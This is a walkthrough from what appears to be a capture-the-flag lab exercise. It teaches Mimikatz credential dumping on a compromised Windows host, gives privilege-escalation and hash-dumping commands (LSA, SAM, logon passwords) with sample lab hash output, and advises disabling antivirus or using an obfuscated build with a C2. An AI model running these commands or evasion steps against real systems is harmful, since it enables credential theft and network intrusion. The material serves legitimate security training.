19

Now that you have system privileges on THROWBACK-PROD, you can dump credentials and attempt to pass the hash or crack them in order to gain further footholds onto the network.

Mimikatz Overview

Mimikatz is one of the most famous tools used for dumping passwords on Windows systems. It can be used to dump passwords on both a Windows Server and mainstream Windows versions. However, with its fame, it's patterns are incredibly recognizable and are almost immediately picked up by all Anti-Virus or Anti-Malware services. So you must disable endpoint protection before attempting to use Mimikatz or utilize an obfuscated version mimikatz with a C2. Mimikatz has many modules available and is being actively supported and updated. Here is the list of supported modules

- log
- privilege
- sekurlsa
- lsadump
- crypto
- vault
- token
- misc
- and many more


We will only be utilizing four of the modules for the lab, privilege, token, lsadump, and sekurlsa; however, mimikatz has a lot more modules and can be used more extensively.

Gaining Privilege

Once endpoint protection is disabled, you'll then be able to launch Mimikatz (with an Administrative Level User), you'll want to type privilege::debug which will then put you in Debug mode, a mode that can only be granted by an Administrator. From there, we will want to elevate privileges to NT Authority (if you don't have it already) with token::elevate. This will grant you the highest level access that Microsoft has to offer, which will allow you to do basically anything on the system. It's close to the Root user account in Linux.

1.) privilege::debug

2.) token::elevate



Checking privileges and elevating privileges with mimikatz

Dumping Password Hashes

Mimikatz has a few options for dumping password hashes on Non-DC Endpoints well only be covering a few of the many commands and modules Mimikatz has. Mimikatz has a general template syntax most commands have the Mimikatz module first, followed by two colons, the command to be run, and any parameters that need to be specified at the end. for example

lsadump::lsa /patch

lsadump is the mimikatz module itself

lsa is the command within the module

/patch is a specific parameter to patch something in this case a particular dll

sekurlsa::tickets /export

sekurlsa is the mimikatz module

tickets is the command withing the module

/export is the parameter to export the tickets to the host

Dumping from LSA

The LSA (Local Security Authority) also handles credentials used by the system, from everything to basic password changes to creation of access tokens, it's another ideal candidate for us to dump hashes from. The output is not as large as lsadump::lsa which makes it much easier to work with.

1.) lsadump::lsa /patch

mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # lsadump::lsa /patch
Domain : THM-LM-NTLM / S-1-5-21-3637944635-2710830269-2554617425

RID  : 000001f4 (500)
User : Administrator
LM   : 9db0845d019788ea63e11cd7e7f6092c
NTLM : 363f1f6258917b632ef9ef7e9215a5d6

RID  : 000003ed (1005)
User : Ashu
LM   : 194f389387752424db89601976d3f899
NTLM : 458e12774bee04540d7d437ae474072c

RID  : 000003ec (1004)
User : Dark
LM   :
NTLM : 7a704c20d2446ec34bedd29535dec963

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000003eb (1003)
User : Ori
LM   : 0a7ae9ec9ab56c3a6bf8c3d47fe3649f
NTLM : bba013e1e0f93adcad95f92c831150f5

RID  : 000003ee (1006)
User : Skidy
LM   :
NTLM : 9511e8e40bbefcdd680aa08bc80a2234

RID  : 000003ea (1002)
User : Spopy
LM   :
NTLM : d6eec67681a3be111b5605849505628f

RID  : 000003e9 (1001)
User : TryHackMe
LM   : 9db0845d019788ea63e11cd7e7f6092c
NTLM : 363f1f6258917b632ef9ef7e9215a5d6

RID  : 000001f8 (504)
User : WDAGUtilityAccount
LM   :
NTLM : 935cee30ec951326ebf610e6a4dfd1e8
```

Dumping Hashes from LSA with mimikatz

Dumping SAM Hashes

The SAM (Security Account Manager) holds a copy of all the user's passwords which makes it a valuable file for us to dump. The output can be convoluted and large, so you should transport it onto

your Kali machine for further analysis.

1.) lsadump::sam

Select mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # lsadump::sam
Domain : THM-LM-NTLM
SysKey : 1423796e43086e53ce52fba05a9dc059
Local SID : S-1-5-21-3637944635-2710830269-2554617425

SAMKey : b32f4dba0e4ac97d3e0c0e839011d753

RID  : 000001f4 (500)
User : Administrator
  Hash LM   : 9db0845d019788ea63e11cd7e7f6092c
  Hash NTLM: 363f1f6258917b632ef9ef7e9215a5d6

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 3b652f328abce1c879bf7e23a1186eeb

* Primary:Kerberos-Newer-Keys *
    Default Salt : THM-LM-NTLMAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 163e567f29cb91677efdde6eb61ce479b8bd3e9143a4b422bbabea3fa3980f65
      aes128_hmac       (4096) : 9708d7a5055d8a8a70fc6e885e7218e1
      des_cbc_md5       (4096) : d9abc18c850b4a5b
    OldCredentials
      aes256_hmac       (4096) : 163e567f29cb91677efdde6eb61ce479b8bd3e9143a4b422bbabea3fa3980f65
      aes128_hmac       (4096) : 9708d7a5055d8a8a70fc6e885e7218e1
      des_cbc_md5       (4096) : d9abc18c850b4a5b
    OlderCredentials
      aes256_hmac       (4096) : a270523c57f1740bf3f3f45d58ae21a1b7b7d39df46838b6b3e77b3ca779deb7
      aes128_hmac       (4096) : b4ff037eb232f83c6a8b9f3f6e11faa0
      des_cbc_md5       (4096) : d05b9b0ba89bf820

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : THM-LM-NTLMAdministrator
    Credentials
      des_cbc_md5       : d9abc18c850b4a5b
    OldCredentials
      des_cbc_md5       : d9abc18c850b4a5b


RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 935cee30ec951326ebf610e6a4dfd1e8

Supplemental Credentials:
```

Dumping SAM hashes with mimikatz

Dumping Creds from Logged In Users

Another method of attacking lsass through Mimikatz is with the sekurlsa module. It will attempt to retrieve the credentials/hashes of currently logged in users. This being the least preferred method for dumping credentials in Mimikatz.

1.) sekurlsa::logonPasswords

mimikatz 2.2.0 x64 (oe.eo)

```
  .#####.   mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 976835 (00000000:000ee7c3)
Session           : Interactive from 1
User Name         : Administrator
Domain            : THM-LM-NTLM
Logon Server      : THM-LM-NTLM
Logon Time        : 5/19/2020 8:42:42 AM
SID               : S-1-5-21-3637944635-2710830269-2554617425-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : THM-LM-NTLM
         * NTLM     : 363f1f6258917b632ef9ef7e9215a5d6
         * SHA1     : ea63da52b79da9c5c6a979afee187d0df3670868
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : THM-LM-NTLM
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : THM-LM-NTLM
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 5/19/2020 8:41:48 AM
SID               : S-1-5-19
```

Dumping logon passwords with mimikatz

Now that we now the commands associated with mimikatz we can move on to loading the mimikatz module with Starkiller to bypass AV and dump hashes remotely.

Answer the questions below

Read the above and familiarize yourself with Mimikatz syntax.

Question Done